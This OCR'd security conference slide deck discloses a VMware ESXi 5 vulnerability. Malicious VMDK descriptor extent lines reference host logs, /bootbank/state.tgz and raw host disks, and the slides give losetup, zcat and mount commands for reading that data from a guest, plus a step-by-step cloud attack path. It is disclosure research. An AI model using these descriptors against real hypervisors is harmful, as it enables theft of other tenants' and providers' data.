hitbseccomp2012
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VMDK Has Left the Building

Attacking Cloud Infrastructures by Malicious VMDK Files

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

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Who we are

- Old-school network geeks, working as security researchers for
- Germany based ERNW GmbH
  - **Independent**
  - **Deep technical knowledge**
  - **Structured (assessment) approach**
  - **Business reasonable recommendations**
  - **We understand corporate**
- Blog: *www.insinuator.net*
- Conference: *www.troopers.de*

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Agenda

- Intro & Technical Overview
- Attack Vectors
- Conclusions

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How to Attack a (IaaS) Cloud Service?

Or: Which Interfaces Does it Offer?

- Management APIs / Interfaces
  - http://www.nds.rub.de/media/nds/veroeffentlichungen/2011/10/22/AmazonSignatureWrapping.pdf
  - http://www.insinuator.net/2011/07/the-key-to-your-datacenter/
- From the runtime environment
  - Think: Guest → host attack
  - E.g. look at all the nice attack vectors in VMSA-2012-0009
  - … with that ridiculous recommendation “Do not allow untrusted users access to your virtual machines.” ;-)
- On the filesystem level, e.g. by (virtual) image/ hard disk upload.

This Is What This Workshop Is About

Attacking Virtual Hard Disks

- With a special focus on VMDK files.
- In particular in VMware vSphere 5 environments.
- There‘s a breeze of 0-day here ;-)

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Virtual File Formats

Short Overview

- There‘s a whole bunch of virtual file formats
- Relevant Fact: Distinction in
  - **Virtual machine configuration**
  - **Virtual disk files**

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Common Files in VMware World

At least the most important ones as for this talk.

- VMX: virtual machine
  - **Plain-text configuration/description**

```
#!/opt/vmware/server/bin/vmware
.encoding = "UTF-8"
config.version = "8"
virtualHW.version = "4"
scsi0.present = "TRUE"
memsize = "1512"
```

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Common Files in VMware World

At least the most important ones as for this talk.

- VMDK: virtual disk, consisting of two file types:
  - **Descriptor file:**

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
```

  - **The actual disk files containing raw disk data (MBR, partition table, file system, content…)**

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

Cloud Deployment

Kudos to Juan Mayer


How Cloud Deployment Works



How Cloud Deployment Works



How Cloud Deployment Works



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
Sample of Cloud Providers Allowing to Upload VMDKs

→ We've not performed any practical testing. Yet.

Provider	Upload via	Upload "Validation"	Further Details & How To's
terremark.com	Web-Tool	Ovf validation, vmdk validation information in ov	http://support.theenterprisecloud.com/kb/default.asp?id=971&Lang=1
lunahost.com	Web-Tool	Not specified	http://www.lunahost.com/Resources/FAQsandHowTos.aspx
Cloudshare.com	Ftp-client	Ovf validation recommended but not required	http://use.cloudshare.com/resources/common/VM%20_Upload_Instructions.pdf
Hosting.com	Online FTP manager	None	http://www.hosting.com/support/cloud-enterprise/upload-vmdk-and-deploy-vm-from-control-panel

Lab Setup



Fully patched environment as of 05/24/2012“.

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Let's Start Playing

Potential Attack Paths

- Fuzzing
- File Inclusion Stuff

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VMDK Fuzzing

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Disk metadata

- Textbased harddrive description file.

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
```

- Links to real data files (extents).

```
# Extent description
RW 40960 VMFS "ts_2vmdk-flat.vmdk
```

- Also holds disk physical dimensions.

```
ddb.geometry.cylinders = "40"
ddb.geometry.heads = "16"
```

vmdk file fuzzing

```
name = "vmdkfile"

objects = [
    field("version_str", None, "version=", none),
    field("version", None, "1", std),
    field("version_br", None, "\n", none),

    field("encoding_str", None, "encoding=", none),
    field("encoding", None, '"UTF-8"', std),
    field("encoding_br", None, "\n", none),

    field("CID_str", None, "CID=", none),
    field("CID", None, "c74bb4e1", std),
    field("CID_br", None, "\n", none),

    field("pCID_str", None, "parentCID=", none),
    field("pCID", None, "ffffffff", std),
    field("pCID_br", None, "\n", none),

[...]
```

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Results...

- From the logs:

```
- DiskLib_Check() failed for
  source disk (15)
- VMX has left the building: 0
```

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The Beef

Yummy Data

- Different Binary data formats
  - **Flat files**
  - **Growing files**
  - **Sparse files**
- Flat files got no header, they're just virtual disks plain data.
- Growing and sparse files got a header structure, which makes an excellent target.

Sparse Extent Header Fuzzing

```
name = "ESXi Host Sparse Extend Header - root"

objects = [
    field("magicNumber", 32, "COWD", none),
    field("version", 32, "\x00\x00\x00\x01", std),
    field("flags", 32, "\x00\x00\x00\x03", std),
    field("numSectors", 32, "\x00\x00\x00\xff", std),
    field("grainSize", 32, "\x00\x00\x00\x01", std),
    field("gdOffset", 32, "\x00\x00\x00\x04", std),
    field("numGDEntries", 32, "\x00\x00\x00\x04", std),
    field("freeSector", 32, "\x00\x00\x00\x08", std),
    #root

[...]
```

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Some Code

- Will be found on www.insinuator.net soon.

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File Inclusion

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File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
```

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File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/etc/passwd"
```

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Inclusion

First Try

- The classic: `/etc/passwd`

- `RW 33554432 VMFS "machine-flat01.vmdk"`
  `RW 0 VMFS "/etc/passwd"`

- Didn't work ;-)

Inclusion

First Try

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First Blood

Logfile Inclusion

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Inclusion of Logs

- Extend your disk by any gzipped logfile in /scratch/log

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS "/scratch/log/vmkernel.0.gz"
```

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Inclusion of Logs

- Boot up the virtual machine
- Define the included section of your hard drive

```
$ losetup -o $( 33554432 * 512 ) -f /dev/sda
```

- Extract data

```
$ zcat /dev/loop0 > extracted_logfile
```

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Demo? Yes, please.

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File Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
the logfiles of the
ESX HOST!

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File Inclusion

Part 2

- Logs are a nice first step!
- Let‘s go through some more log files…

Interesting „log file“

- /bootbank/state.tgz

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk”
RW 0 VMFS ”/bootbank/state.tgz”
```

→ Contains complete backup of /etc!

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File Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
/etc/ of the
ESX HOST!

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File Inclusion

Part 3

- Logfiles, /etc... on the right way. What else can we do?
- Hard drives/devices in *nix are files, right?

→ Try to include physical host disks in a guest machine!

Device Inclusion

Part 3

Device names on ESXi

```
File  Edit  View  Terminal  Go  Help
~ # ls -1 /dev/disks/
naa.600508b1001ca97740cc02561658c136
naa.600508b1001ca97740cc02561658c136:1
naa.600508b1001ca97740cc02561658c136:2
naa.600508b1001ca97740cc02561658c136:3
naa.600508b1001ca97740cc02561658c136:5
naa.600508b1001ca97740cc02561658c136:6
naa.600508b1001ca97740cc02561658c136:7
naa.600508b1001ca97740cc02561658c136:8
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b8ee84d4f01000000:1
naa.600c0ff000109e5b8ee84d4f01000000:2
naa.600c0ff000109e5be9d1544f01000000
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:2
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:3
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:5
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:6
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:7
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:8
vml.0200030000600c0ff000109e5b52d3104f0100000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f0100000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f0100000503230303020:1
vml.0200040000600c0ff000109e5b8ee84d4f0100000503230303020:2
vml.0200070000600c0ff000109e5be9d1544f0100000503230303020
~ #
```

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Device Inclusion

Part 3

- Relying on knowledge gathered on the hypervisor!

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[…]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 8386560 VMFSRAW "/dev/disks/naa.
600508b1001ca97740cc02561658c136:2"
```

Device Inclusion

- Include a partition of an enumerated device as follows:

```
# Extent description
RW 33554432 VMFS “machine-flat.vmdk“
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2”
```

- The “:2” indicates the partition number, e.g. similar to /dev/sda2 in linux

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
Device Inclusion

- Once you made your loop device with the appropriate offset, your are actually able to mount the partition

```
root@attx:~# losetup -v -o 17179869184 -f /dev/sda
Loop device is /dev/loop0
root@attx:~# mount /dev/loop0 /mnt/
root@attx:~# ls /mnt/
core  downloads  log  var
```



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Demo? Yes, please.

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Device Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing a physical harddrive of the
ESX HOST!

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Complete Attack Path

In Cloud Environments

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
Prerequisites

For Complete Attack Path



- Files
  - **must be on vmfs partition**
  - **must be writable (for hostd?)**
  - **must be unlocked, e.g. not reserved by running Vmware**
- ESXi5 hypervisor in use
- Deployment of externally provided VMDK files is possible
- Deployment using the VMware API
  - **without further sanitization/input validation/VMDK rewriting.**

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Attack Path

- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
- Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
- Deploy another virtual machine referencing the extracted device names

→ Enjoy access to all physical hard drives of the hypervisor ;-)

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Attack Path

- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
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→ Enjoy access to all physical hard drives of the hypervisor ;-)

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Device Enumeration

- By iterating through logfiles like filename.X.gz one may collect a huge amount of information

- Looking for Devicenames:

```
$ egrep -o "\w{3,}\.[0-9a-f]{32}" deviceenum/hostd.log|sort|uniq
naa.600508b1001ca97740cc02561658c136
naa.600c0ff000109e5b0000000000000000
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b968c4f4f01000000
naa.600c0ff000134edc0000000000000000
```

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Device Inclusion

Just to Make this Clear

This is a
GUEST
machine accessing
physical harddrive of the
ESX HOST

without additional knowledge!

